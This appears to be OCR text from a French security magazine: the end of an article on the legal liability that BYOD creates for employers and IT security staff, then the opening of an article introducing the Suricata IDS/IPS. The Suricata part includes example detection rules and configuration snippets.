La loi Godfrain, transposée en articles 323-1 à 323-7 du Code Pénal, couvre les infractions informatiques. Pour résumé, quiconque porte atteinte aux données et aux systèmes informatiques risque une peine de prison d'au moins deux ans et d'une amende d'au moins 30 000€, en sachant que les peines de ce délit peuvent être alourdies en fonction des circonstances.

Mais, dans le cadre professionnel, l'employeur a non seulement une responsabilité civile pour ses salariés mais également une responsabilité pénale. Ainsi, si le salarié utilise des logiciels acquis illégalement sur son lieu de travail, dans l'exercice de ses fonctions, en accord avec sa mission, l'employeur est pénalement responsable même s'il n'en est pas informé car la loi et la jurisprudence considèrent que c'est de sa responsabilité – en raison de son pouvoir hiérarchique – d'en être informé.

Reprenons notre community manager stakhanoviste : dans le cadre de sa mission, son employeur lui demande de créer une *template* pour le site web de l'entreprise. Si le community manager acquiert un logiciel de retouche d'images de façon illicite, sans s'acquitter de la licence, l'employeur est responsable.

Autre enjeu de responsabilité pénale pour l'employeur : la fuite de données. Imaginons que notre community manager stakhanoviste ait un jumeau à la DSI, en charge des données personnelles de l'entreprise, faisant du e-commerce sur son ordinateur portable personnel. L'ordinateur est attaqué ou volé et les données personnelles sont découvertes, publiées sur Pastebin et allégrement partagées sur les réseaux sociaux. Selon l'article 226-17

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

du Code Pénal (qui n'a pas pour origine la loi Godfrain), c'est encore une fois l'employeur qui est responsable.

Enfin, d'après la loi HADOPI, l'employeur qui met à disposition un réseau Internet pour ses salariés est également responsable du réseau en question : il doit s'assurer que les salariés ne téléchargent pas de contenus culturels numériques de façon illicite. À lui d'aller s'expliquer devant la CDP (Commission de Protection des Droits) de l'Hadopi en cas de réception d'un avertissement de l'institution.

2 Le BYOD : ce casse-tête pour les DSI

2.1 Le BYOD, vecteur d'infection : quelle responsabilité pour la DSI ?

La DSI, ou Direction des Systèmes d'Information, est le département qui a la lourde tâche de veiller à ce qu'une structure – entreprise ou administration – possède non seulement les équipements informatiques nécessaires, mais aussi qu'elle soit à jour, qu'elle dispose des outils nécessaires à sa sécurité. Bref, elle a la charge tout ce qui touche de près ou de loin à l'informatique dans une entité.

Elle doit donc être parfaitement informée de ce qui passe sur ses machines et sur son réseau afin de pouvoir repérer rapidement une attaque ou une infection. Elle doit également avoir une démarche proactive dans sa gestion quotidienne, en ayant mis en place un plan de sauvegarde des données, de restauration et de réparation.

Or, dans l'hypothèse du BYOD, les appareils ne sont pas nécessairement gérés ni même déclarés à la DSI. Partant de là, il lui sera difficile d'être proactive et d'avoir un plan de sauvegarde *ad-hoc* si elle ne possède pas une cartographie précise et à jour des appareils alors que cela fait partie de son cœur de mission.

À partir de là, peut-il être reproché au DSI et surtout au RSSI de ne pas avoir exécuté sa mission et donc de lui imputer une faute pouvant mener à un licenciement ? On peut répondre à cette question en balayant deux cas de figure :

- le cas où la DSI et le RSSI n'ont pas été informés ;
- le cas où la DSI et le RSSI ont été informés.

Lors de la signature du contrat de travail entre un employeur et un salarié, si la charte informatique a bien été annexée au contrat de travail, qu'il a été clairement indiqué au salarié qu'il ne devait pas utiliser son matériel personnel sur son lieu de travail à moins que ledit matériel n'ait été fourni par l'employeur, que le salarié contrevient à cette directive et infecte tout un réseau, la DSI et le RSSI peuvent se voir exonérés de toutes formes de responsabilité, selon le matériel apporté par le salarié, qui aurait infecté la structure. En effet, la personne fautive dans cette hypothèse est le salarié indélicat, puisqu'il n'a pas respecté les obligations contenues dans la charte informatique, et non la DSI. La responsabilité change de main dans le second cas de figure.

Si le BYOD est autorisé et encadré au sein d'une structure, que les appareils et terminaux sont clairement déclarés auprès de la DSI et du RSSI et que malgré tout une infection se produit, la responsabilité incombe clairement à la DSI, en particulier au RSSI dont la mission principale est d'être le responsable de tout ce qui touche de près ou de loin à la sécurité informatique dans une entreprise ou une administration. À partir du moment où ce dernier disposait de toutes les informations pour avoir une démarche proactive et que cela n'a pas été fait, il peut être considéré qu'il y a une faute de sa part, sauf s'il parvient à démontrer par tous moyens que l'infection n'est pas le résultat d'une négligence ou d'une légèreté blâmable de sa part, mais bien un incident malheureux.

Dans les deux cas de figure, on voit bien que les charges de responsabilité et de travail de la DSI et du RSSI se sont considérablement alourdies et peut-être encore plus pour la DSI dans la mesure où toutes les entreprises et les administrations françaises n'ont pas de RSSI. Selon le CLUSIF, 43% des entreprises ne disposaient pas d'un RSSI en leur sein en 2012 **[18]**. Auquel cas, la responsabilité incombe à la DSI mais si cette dernière établit clairement que, malgré ses recommandations et ses préconisations, rien n'a été mis en place pour parer à d'éventuelles infections, l'employeur ne pourra pas se retourner contre qui que ce soit : ni la DSI, ni le RSSI, ni même le salarié qui aurait volontairement ou non généré une infection. Enfin, il convient de souligner que la DSI et/ou le RSSI ne sont pas responsables vis-à-vis des tiers – sauf dans les conditions exposées précédemment – mais vis-à-vis de leur employeur. La sanction la plus lourde pour eux pourrait être un licenciement.

2.2 Le BYOD, vecteur de désordre

On l'a vu : le BYOD alourdit considérablement les responsabilités qui pèsent sur les personnes au sein d'une entreprise, et en termes d'organisation, il est clairement un facteur de désorganisation.

Pour établir clairement son plan de sauvegarde et avoir une démarche proactive, le RSSI doit avoir cartographié l'ensemble du matériel utilisé par les salariés ou susceptible d'être utilisé sur le lieu de travail : ordinateurs de bureau, ordinateurs portables,

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

tablettes, liseuses, smartphones, clés USB, disques durs externes, en notant toutes les caractéristiques des appareils comme les marques ou les versions d'OS installées. Cela représente déjà une charge de travail considérable même dans une petite structure.

Il doit ensuite cartographier le réseau et tous les appareils susceptibles de s'y connecter pour peut-être établir un filtrage de façon à ce qu'il n'y ait que les appareils clairement identifiés et reconnus, capables de s'y connecter.

Il doit ensuite établir une façon de filtrer les connexions physiques – par ports UBS – de façon à enregistrer les connexions et à prévenir les fuites de données.

Enfin, il doit procéder à une journalisation systématique des connexions et lire attentivement tous les *logs* de connexion. C'est du moins ce que préconisent certaines personnes comme Xavier Mertens qui insistait – lors des derniers RSSIL – sur la nécessité d'avoir un système de log-management et d'en faire une analyse quotidienne.

Cela peut sembler inutile de rappeler ces points, mais il y a une différence fondamentale apportée par le BYOD : le RSSI n'est pas maître du système. Il ne choisit donc ni le matériel ni les logiciels installés sur les terminaux mobiles. Il peut donc se retrouver avec des systèmes qui ne sont pas compatibles et donc avec un parc qui n'est absolument pas homogène, pour lequel il devra quand même trouver des solutions de sécurité et de sécurisation.

Difficulté supplémentaire : quand bien même le RSSI réussirait à trouver une façon d'harmoniser son parc informatique et à mettre en place un dispositif solide de sécurité, il faudra que ce plan soit approuvé par sa direction générale et que les règles de sécurité soient respectées par l'ensemble des salariés. Or, on sait pertinemment que tous les salariés ne respectent pas à la lettre le contenu d'une charte informatique – lorsque celle-ci est présente – alors comment obliger des personnes à respecter des règles de sécurité lorsqu'il n'existe aucun document ayant une force contraignante pour les y obliger ? Pire encore, comment obliger des salariés à respecter des règles de sécurité inhérentes au matériel utilisé lorsqu'ils ont été allègrement encouragés par leur employeur à utiliser leurs propres outils, qui lui y voit une façon de réduire les coûts de fournitures ?

Enfin, dans son récent rapport sobrement intitulé « Octobre Rouge », Kasperksy **[19]** a souligné que la mobilité était un facteur supplémentaire de risques dans la mesure où certains malwares peuvent non seulement voler les données contenues dans le téléphone, mais également obtenir des informations de configuration des équipements réseaux des entreprises (routeurs, commutateurs, etc.).

Les RSSI ont donc encore quelques bonnes nuits blanches devant eux, d'autant qu'ils ont une difficulté supplémentaire à résoudre : les préconisations de l'ANSSI.

2.3 Le BYOD en contradiction avec les préconisations de l'ANSSI

Dans son guide d'hygiène informatique, l'ANSSI adopte une position très claire : le BYOD n'a pas sa place dans une entreprise qui se targuerait d'avoir une infrastructure sécurisée. Or cette autorité plaide pour une extension de ses compétences et de ses prérogatives, avec sanctions pour les entreprises et les administrations qui ne respecteraient pas les préconisations de sécurité qu'elle émet. Par ailleurs, l'ANSSI est soutenue dans cette démarche. À titre d'exemple, le sénateur Bockel, dans son rapport d'information sur la cyberdéfense **[20]**, dans ses recommandations n°2 à n°6, insiste pour que l'ANSSI soit dotée d'un réel pouvoir coercitif, afin de contrôler et de sanctionner les entreprises qui non seulement ne procéderaient pas à des audits de sécurité réguliers, mais également qui ne mettraient pas en place leurs recommandations.

Le problème posé par cette hypothétique extension des pouvoirs de l'ANSSI réside tant dans les conséquences économiques que juridiques pour les entreprises et les administrations. Dans le rapport Bockel, il était question de sanctionner économiquement les entreprises, donc d'infliger des amendes relativement lourdes. Or les audits de sécurité restent encore assez onéreux et soyons honnêtes : la sécurité n'est malheureusement pas encore la priorité dans la majorité des structures, quand bien même elles géreraient des données confidentielles et sensibles.

Sur le plan juridique – outre les lourdes sanctions pécuniaires – se pose la question de la possible immixtion de l'ANSSI dans la gestion quotidienne d'une structure. En imposant, comme cela est le souhait du sénateur Bockel, certaines règles, l'autorité ne risque-t-elle de faire de l'ingérence dans les affaires courantes d'une entreprise ? Une administration n'a pas à respecter les mêmes règles qu'une PME et cela vaut également pour la gestion informatique. En Suède, le FRA **[21]** se propose d'aligner toutes les entreprises et les administrations sur un même régime de réponse aux incidents de sécurité informatique **[22]**, mais cela risque d'entraîner d'autres incidents, plus graves que les premiers, auxquels on souhaitait initialement répondre. Par ailleurs, le droit de regard donné à une autorité administrative ne risque-t-il pas de porter atteinte à l'un des droits fondamentaux protégés par le bloc de constitutionnalité, à savoir la liberté d'entreprise ?

Enfin, sur le plan de l'innovation technologique, une autorité administrative – même très performante – qui doit elle-même répondre à des contraintes légales, sera-t-elle la plus à même pour répondre aux exigences de terrain ?

À l'heure actuelle, l'ANSSI n'apporte aucune réponse au BYOD si ce n'est de le bannir des entreprises et des administrations, mais basant le cœur de son argumentation

sur des aspects techniques. Mais ignorer ou rejeter une problématique n'est pas nécessairement la meilleure façon d'y répondre, surtout lorsque des solutions existent.

3 Solutions et prospectives

Contrairement à ce que l'on pourrait penser, il est tout à fait possible de recourir au BYOD sans causer (trop) de dégâts. Pour cela, il suffit de prendre certaines précautions, à la fois juridiques et techniques, et de faire quelques concessions.

3.1 Charte informatique mon amour

La charte informatique est le document qui permet à une entreprise ou à une administration de fixer des règles claires, simples, sans équivoques, concernant l'utilisation de l'outil informatique en son sein, dans son ensemble : navigation sur le Web, utilisation des réseaux, smartphones, clés USB, BYOD, *Cloud*, etc. Pourtant, cette obligation qui simplifierait la vie, à la fois des juristes, des employeurs et des DSI, est mal aimée en France. Selon le CLUSIF, 25% des entreprises n'ont pas de charte informatique et dans les administrations des collectivités territoriales, seulement 57% des agents sont informés en bonne et due forme de son existence **[23]**.

On peut s'interroger sur ces chiffres, surtout lorsque l'on sait que l'instauration d'une charte informatique est obligatoire à partir du moment où une collecte de données personnelles est faite, par exemple, un journal de connexions, ce qui est une nécessité technique.

La charte informatique peut être annexée au contrat de travail ou au règlement intérieur. Mais dans tous les cas, pour qu'elle ait une force obligatoire, elle doit être connue et acceptée par les salariés et lorsque l'entreprise dépasse une certaine taille ou qu'il s'agit d'une administration, elle doit être acceptée par les institutions représentatives du personnel **[24]**. Or, parfois, certaines entités préfèrent garder un certain flou afin de s'économiser des procédures.

Mais s'il y a un recours au BYOD dans une entreprise ou une administration, la charte informatique doit clairement spécifier quels sont les droits et les devoirs, non seulement des employeurs, mais également des salariés, afin qu'ils soient protégés. Illustration concrète : en cas de départ d'un salarié qui aurait utilisé son terminal dans le cadre de sa mission, si la charte informatique est silencieuse ou carrément inexistante, le salarié sera en droit de repartir avec son terminal sans que l'employeur puisse avoir son mot à dire.

Autre raison possible à cette absence de charte informatique dans les entreprises : la difficulté de rédaction. En effet, une charte informatique va dépendre non seulement de l'entreprise ou de l'administration, mais également de son cœur de mission et même du métier des salariés. Un infographiste n'aura pas les mêmes besoins qu'un administrateur système qui n'aura pas les mêmes besoins qu'un juriste. De ce fait, la rédaction doit être suffisamment globale pour n'omettre aucun métier, mais aussi suffisamment précise pour stipuler les points spécifiques à chaque métier et suffisamment claire pour être comprise de tous les salariés. Par ailleurs, la charte doit régulièrement être mise à jour pour être conforme aux différents systèmes. Il n'y a donc pas de modèle commun.

Enfin, la dernière raison qu'il est possible d'invoquer est l'absence d'obligation légale. La CNIL spécifie bien dans sa FAQ que l'instauration d'une charte informatique n'est pas une obligation commune à tous, mais qu'elle doit être présente dans certains cas. Or, à la lecture des cas énoncés, on comprend qu'elle devrait être en place dans tous les environnements professionnels. Mais du fait de l'ambiguïté de la loi en la matière et de l'absence de sanction, la charte informatique n'est pas encore un réflexe, ni dans les entreprises ni dans les administrations, et ce, malgré les jurisprudences de la chambre sociale de la Cour de Cassation.

On l'aura compris : une bonne gestion du BYOD passe donc par la rédaction d'une charte informatique, qui doit être le résultat d'un travail commun entre le RSSI (s'il existe) ou de la DSI, du département juridique, mais également des ressources humaines. C'est un travail qui peut sembler fastidieux mais qui peut éviter des batailles juridiques de longue haleine et des pertes financières importantes.

3.2 Une nécessaire réforme du droit pénal

Au risque de choquer, il est possible de dire de façon terriblement péremptoire que la loi Godfrain est une aberration juridique. Tout d'abord, elle n'est plus adaptée aux réalités techniques car elle met au même niveau le *script-kiddies* qui a lancé une attaque DDOS sur un site que le consultant ou le chercheur en sécurité informatique qui aurait mis à jour une faille de sécurité importante. Pour faire simple : elles risquent toutes les mêmes peines sans pour autant poursuivre les mêmes buts ni avoir les mêmes intentions, qu'elles soient bienveillantes ou non.

Par ailleurs, elle ne prévoit aucune exception de recherche pour celles et ceux qui analysent quotidiennement les menaces informatiques **[25]**.

Enfin, elle rend solidairement responsable l'employeur d'un salarié qui se serait livré à des actes malveillants. Or, en matière de BYOD, et c'est une banalité à pleurer que de l'énoncer, les menaces informatiques se sont répandues beaucoup plus rapidement et un salarié indélicat peut en profiter, en répandant des malwares. Dans cette hypothèse, l'employeur est tout autant

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

responsable que le salarié et le premier devra prouver par tout moyen qu'il n'avait pas connaissance des agissements du dernier. Autre élément « amusant » : le salarié qui partirait avec des informations essentielles de l'entreprise, par exemple des codes d'accès, ne se verrait pas poursuivi sur le fondement de la loi Godfrain si l'absence de ces informations n'a pas paralysé l'utilisation quotidienne du système.

Énumérer à l'infini les jurisprudences curieuses de la Chambre Criminelle de la Cour de Cassation basées sur la loi Godfrain permet d'avoir une certitude : ce n'est pas aux innovations techniques de s'adapter au droit mais bien au droit dans son ensemble qui doit s'adapter aux réalités techniques.

3.3 Comment s'en sortent nos voisins ?

Pour une fois, les Français peuvent se rassurer en regardant ce qui se passe chez les voisins : en matière de BYOD et de gestion du BYOD, même les Suédois – qui ont pourtant quelques années d'avance sur nous – connaissent des difficultés résiduelles, alors qu'ils ont passé le cap de la mobilité il y a déjà plusieurs années.

À titre d'exemple, une récente étude qui portait sur les téléphones portables intelligents a montré que sur 50 smartphones achetés d'occasion, 39 n'avaient pas été effacés correctement et comportaient encore des informations facilement récupérables avec des logiciels gratuits en accès libre et que sur ces 39 téléphones, 16 comportaient des informations professionnelles sensibles comme des photographies de pièces d'identités, des coordonnées bancaires, des adresses ou encore des documents professionnels **[26]**. Pourtant, selon Gartner **[27]**, 2013 sera le point culminant de l'introduction du BYOD dans le monde professionnel. Mais à part quelques conseils, qui relèvent surtout du bon sens, il n'existe pas d'études exhaustives sur la balance avantages/risques de l'introduction du BYOD, que ce soit dans les pays scandinaves ou aux États-Unis.

À partir de là, il conviendra d'observer les litiges qui naîtront de l'introduction du BYOD dans l'environnement professionnel, que ce soit en France ou dans les autres pays pour essayer de tracer les contours d'une stratégie suffisamment équilibrée entre les désirs des salariés, les volontés de l'employeur, les préconisations de la DSI et le bon sens juridique. ■

■ Références

[1] Soc. 22 janvier 2003
[2] Soc. 2 octobre 2001 arrêt dit Zürich Assurances
[3] Soc. 7 juin 2006
[4] Soc. 3 juin 2003 (2 arrêts)
[5] http://halde.defenseurdesdroits.fr/
[6] Soc. 19 septembre 2012
[7] Soc. 23 mai 2012
[8] Lire http://www.globalsecuritymag.fr/BYOD-ou-quand-l-exception-devient,20120201,28177.html
[9] Soc. 2 octobre 2001
[10] L'arrêt Nikon énonce que le salarié peut disposer d'un dossier explicitement marqué comme personnel sur son ordinateur de travail, dossier auquel l'employeur ne peut pas avoir accès sans le consentement explicite du salarié et que ce dernier doit être présent lors de l'ouverture dudit dossier.
[11] Lire http://www.globalsecuritymag.fr/Gerome-Billois-Solucom-BYOD-les-3,20120105,27731.html
[12] Lire la clause n°14 des conditions d'utilisation de BlackBerry, http://fr.blackberry.com/legal/terms.jsp
[13] « Droit du travail, droit vivant », édition 2007/2008, p.261 au sujet de l'arrêt Soc. 31 mai 2006
[14] Le sujet est déjà bien ancien, lire pour s'en convaincre « Internet et la vie privée au bureau » de Lionel Bochuberg et Sébastien Cornuaud, Delmas Express, Paris, 2001.
[15] CA Paris, 7 mai 1997
[16] Cass. Ass. Plen 25 février 2000 arrêt dit Costedoat. La jurisprudence est depuis constante.
[17] TGI Lyon 20 février 2001
[18] Lire http://www.clusif.asso.fr/fr/production/ouvrages/pdf/CLUSIF-Rapport-2012.pdf
[19] Lire http://www.securelist.com/en/blog/785/The_Red_October_Campaign_An_Advanced_Cyber_Espionage_Network_Targeting_Diplomatic_and_Government_Agencies
[20] Lire http://www.senat.fr/rap/r11-681/r11-6811.pdf
[21] Littéralement : Institution Nationale de Défense Radio. Il s'agit d'une autorité administrative qui ne répond que devant le cabinet du Premier Ministre Suédois et qui est chargé d'intercepter toutes les communications possibles. http://www.hackersrepublic.org/cultureduhacking/la-su%C3%A8de-le-fra-et-les-vpn
[22] Au début du mois de janvier, le FRA a déposé un rapport demandant une extension de ses pouvoirs afin d'avoir un droit de regard sur la sécurité des entreprises et des administrations suédoises. http://www.hackersrepublic.org/cultureduhacking/quand-le-FRA-developpe-son-propre-outil-anti-malware
[23] Lire http://www.clusif.asso.fr/fr/production/ouvrages/pdf/CLUSIF-Rapport-2012.pdf
[24] Article L121-8 du Code du travail et article L432-1 du même code
[25] Pour l'exemple http://www.e-juristes.org/l-affaire-guillermito/ qui analysait les antivirus de façon indépendante
[26] Lire http://www.idg.se/2.1085/1.485819/hemliga-data-kvar-i-mobilen
[27] Lire http://www.twobotechnologies.com/blog/2012/12/byod-in-sweden-scandinavia-europe.html

Complétez votre collection d'anciens numéros !

ed-diamond.com

numerique.ed-diamond.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@debian.org) - 07 mai 2019 à 15:56

PRÉSENTATION DE L'IDS/IPS SURICATA

Éric Leblond – eric@regit.org

Consultant indépendant open source sécurité et réseau, core développeur Suricata

mots-clés : DÉTECTION D'INTRUSION / RÉSEAU / IDS / IPS / OPEN SOURCE

L'IDS/IPS Suricata est une sonde de détection/prévention d'intrusion développée depuis 2008 par la fondation OISF. IDS à base de signatures, il offre des possibilités intéressantes en termes d'analyse protocolaire et de suivi de l'activité réseau.

1 Un IDS/IPS à base de signature

Suricata **[SURICATA]** est un IDS/IPS basé sur des signatures qui est distribué sous licence GPL v2. Il s'agit d'un développement parti de zéro qui a été initié en 2008 par Victor Julien. Il reste depuis lors le leader du projet mais Suricata est juridiquement un projet de l'*Open Information Security Foundation* **[OISF]**. Cette fondation de droit américain et à but non lucratif a été créée pour recevoir les fonds nécessaires au développement de Suricata. En effet, conscient de l'ampleur de la tâche, près de 300 000 lignes de code à ce jour, Victor Julien et Matthew Jonkman (fondateur d'Emerging Threats **[ET]**) ont décidé dès les prémisses du projet de chercher des fonds pour constituer une équipe de développeurs à même de mener à bien le projet. Les fonds ont tout d'abord été ceux du projet HOST (pour *Homeland Open Security Technology*) et leur répartition est passée progressivement (conformément à la volonté initiale du Homeland) d'une prédominance des fonds étatiques à une prédominance des fonds provenant des industriels membres du consortium. Le projet bénéficie d'une étonnante décorrélation entre financement et développement. La feuille de route est en effet définie lors de réunions ouvertes au public sans qu'il y ait d'intervention des bailleurs de fonds. C'est donc un projet communautaire et *open source*, disponible et ouvert tant aux idées qu'aux contributions.

La première version stable de Suricata date de 2010. L'objectif de cette version était d'avoir un moteur d'IDS/IPS *multithread* supportant le langage de signatures de Snort **[SNORT]**, ce qui permettait de conserver l'existant en termes de signatures. Des fonctions avancées étaient déjà présentes dans cette version avec notamment le support de la détection automatique des protocoles et des mots-clés utilisables pour accéder aux champs normalisés des protocoles comme HTTP. L'ajout des mots-clés protocolaires au langage de règles standards est ainsi une des fonctions différenciantes de Suricata qui est apparue dès la première version stable. Depuis 2010, le développement se focalise sur l'amélioration des performances et sur l'ajout de nouveaux protocoles. Le dernier en date est TLS avec un décodeur de négociations éponyme qui fournit au moteur de détection les informations sur les certificats échangés par les sessions. Il est ainsi possible de vérifier si les sessions TLS sont correctes (certificats signés par une autorité connue par exemple).

Suricata a différents modes de fonctionnement. S'il peut être configuré en tant que dispositif de prévention d'intrusion en s'appuyant sur Netfilter ou ipfw (sous FreeBSD), il supporte aussi de nombreux modes de capture en mode IDS qui vont de pcap, le standard de facto, au support des cartes d'acquisitions.

1.1 Un moteur de détection

Suricata est un moteur de détection et ne réalise donc que la capture, la détection et la création d'alertes ou de fichiers de journalisation. Tant la partie modification régulière du jeu de signatures que les interfaces de consultation des alertes sortent de son champ d'action. Une solution complète doit donc s'appuyer sur d'autres logiciels. Si l'on devait considérer un système type, il s'agirait vraisemblablement d'un système comme celui présenté sur la figure 1.

Il utilise barnyard2 pour transférer les alertes du format binaire unified2 vers une base de données. L'interface utilisateur est une application de consultation des alertes comme snorby **[SNORBY]** ou un système de gestion des événements de sécurité encore appelé SIEM **[SIEM]**.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56




Figure 1

L'une des tâches les plus importantes de Suricata est la reconstruction du trafic. Chacune des couches du modèle OSI doit être reconstruite correctement et cela induit la gestion de la fragmentation IP, de la segmentation TCP ainsi que de l'ensemble des types d'invalidités (incohérence dans les longueurs annoncées, somme de contrôle non correcte, taille de fenêtre TCP invalide). Suricata réalise aussi pour certains protocoles une décomposition et une normalisation. Le schéma suivant résume ce travail sur un flux HTTP d'exemple :




Figure 2

Après la validation de la couche IP et la défragmentation, la reconstruction est effectuée au niveau TCP et le flux de données est ensuite reconstitué (*streaming*). Lorsqu'un support applicatif existe dans Suricata, ceci conduit à une normalisation du flux applicatif.

Des mots-clés adaptés offrent une granularité complète pour l'écriture de signatures. Celles-ci peuvent porter sur les différentes couches présentées dans le schéma.

Pour faire une recherche de motif sur chaque paquet, il faut utiliser le mot-clé **tcp-pkt** :

```
alert tcp-pkt any any -> any 80 (msg:"HTTP dl";
      content:"Get /download.php"; sid:1; rev:1;)
```

Ce type de règle n'émettra aucune alerte si le contenu est réparti sur plusieurs paquets. Pour pallier ce problème, il est possible d'émettre une alerte au niveau du flux reconstruit en utilisant la règle suivante :

```
alert tcp any any -> any any (msg:"HTTP download";
     flow:established,to_server;
     content:"Get /download.php";)
```

On notera la sensibilité à la casse sur le mot « Get » et la non-résistance à toute modification valide au niveau HTTP de la chaîne, comme l'ajout d'un deuxième espace avant le début de l'URI.

Une alerte sur le flux HTTP normalisé est obtenue en utilisant la règle suivante :

```
alert http any any -> any any (msg:"HTTP download";
      content:"GET"; http_method;
      content:"/download.php"; http_uri;)
```

Cette dernière règle montre l'intérêt de la normalisation dans la fiabilisation des signatures. En recherchant les correspondances sur un trafic reconstruit et normalisé, l'ensemble des techniques d'évasions classiques sont contrées. Celles-ci reposent principalement sur l'utilisation de transformations sur le trafic visant à fausser la vision qu'a l'IDS du trafic réellement reçu par la ressource surveillée. Les attaques peuvent consister à découper les paquets, à jouer sur la segmentation, à obfusquer les requêtes applicatives. Comme l'IDS reconstruit et normalise le trafic, l'impact de ces transformations est donc théoriquement nul. Théoriquement, car les algorithmes de gestion de la fragmentation et de la segmentation diffèrent suivant les systèmes d'exploitations. Si le traitement de l'IDS est unifié, il est possible de cacher une attaque en jouant sur ces différences d'interprétation des RFC. De ce fait, Suricata intègre une gestion de la personnalité et réalise pour chaque IP à protéger une reconstruction correspondant au système d'exploitation qui a été lié à cette adresse IP. Les protocoles applicatifs souffrent souvent du même problème et c'est particulièrement le cas pour HTTP. Aussi est-il possible de configurer la personnalité des serveurs web.

Pour ce qui est des événements protocolaires (comme la somme de contrôle invalide par exemple), des mots-clés et des fichiers de signatures fournis dans Suricata leur sont dédiés. Dans le cas du schéma précédent, les signatures intéressantes sont les suivantes :

```
alert ip any any -> any any (msg:"SURICATA IPv4 invalid checksum";
ipv4-csum:invalid; sid:2200073; rev:1;)
alert tcp any any -> any any (msg:"SURICATA STREAM ESTABLISHED
packet out of window"; stream-event:est_packet_out_of_window;
sid:2210020; rev:1;)
```

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

La première signature va déclencher une alerte sur le paquet numéro 4 du schéma grâce au mot-clé **ipv4-csum**. La deuxième règle va alerter sur le datagramme 6,7 par le jeu du mot-clé **stream-event** suivi de l'option **est_packet_out_of_window**.

1.2 Une configuration exhaustive

La configuration de Suricata se fait au moyen d'un fichier au format YAML (*YAML Ain't Markup Language*) qui contient l'ensemble des directives de configuration. Certaines variables sont aussi positionnables depuis la ligne de commandes. Dans ce cas, la ligne de commandes prévaut sur le fichier de configuration. La syntaxe du YAML **[YAML]** est structurée mais reste lisible pour un être humain. L'extrait suivant montre comment, dans le mode de capture AF_PACKET, les paramètres des interfaces eth0 et eth1 peuvent être configurés :

```
af-packet:
  - interface: eth0
    threads: 1 # un seul thread de capture
    cluster-id: 99
  - interface: eth1
    threads: 2 # deux threads sont utilisés pour la capture des
paquets sur eth1
    cluster-id: 98 # les deux threads sont liés au même groupe 98
```

La configuration contient aussi la liste des fichiers de signatures à utiliser :

```
default-rule-path: /home/eric/builds/suricata/etc/suricata/rules
rule-files:
 - botcc.rules
 - ciarmy.rules
```

Un des autres points importants lors de la configuration de Suricata est le positionnement des variables définissant l'utilisation de la mémoire. Pour de nombreuses fonctions, il est possible de spécifier l'utilisation mémoire et la taille maximale des structures. Par exemple, la table des flux est configurée de la manière suivante :

```
flow:
  memcap: 32mb
  hash-size: 65536
  prealloc: 10000
  emergency-recovery: 30
```

La variable **memcap** détermine quelle est la quantité maximale de mémoire à utiliser pour la gestion des flux. Le paramètre **prealloc** spécifie quant à lui le nombre d'éléments à pré-allouer au démarrage du logiciel. Ceci diminue le coût des allocations en cours de fonctionnement aux dépens de l'utilisation mémoire initiale du logiciel. Enfin, la variable **emergency-recover** est un des paramètres de la gestion des situations de stress. Lorsque le nombre de flux atteint la limite mémoire, Suricata rentre en mode urgence et nettoie les entrées de la table des flux de manière plus agressive. Il utilise pour cela des délais d'expiration plus courts (paramétrés dans le fichier de configuration). Le paramètre **emergency-recover** spécifie à partir de quel pourcentage de flux libres le mode normal reprend effet.

Le lancement de Suricata s'effectue alors depuis le script d'init ou depuis la ligne de commandes :

```
suricata -c /etc/suricata/suricata.yaml --af-packet=eth0
```

ou encore si l'on veut utiliser le fichier de configuration par défaut et toutes les interfaces décrites dans la section af-packet :

```
suricata --af-packet
```

La seule option nécessaire est en effet le mode de capture.

1.3 Haute performance avec Suricata

Comme tous les IDS, Suricata a été développé avec deux objectifs qui sont sécurité et performance. Du côté de la sécurité, des bonnes pratiques de développement sont en place : les fonctions dangereuses sont interdites, la programmation défensive est la règle, plusieurs milliers de tests unitaires ont été implémentés. Des audits fréquents sont réalisés avec des outils d'analyse statique comme cppcheck ou encore coverity (dans le cadre du projet *Coverity Scan Initiative*).

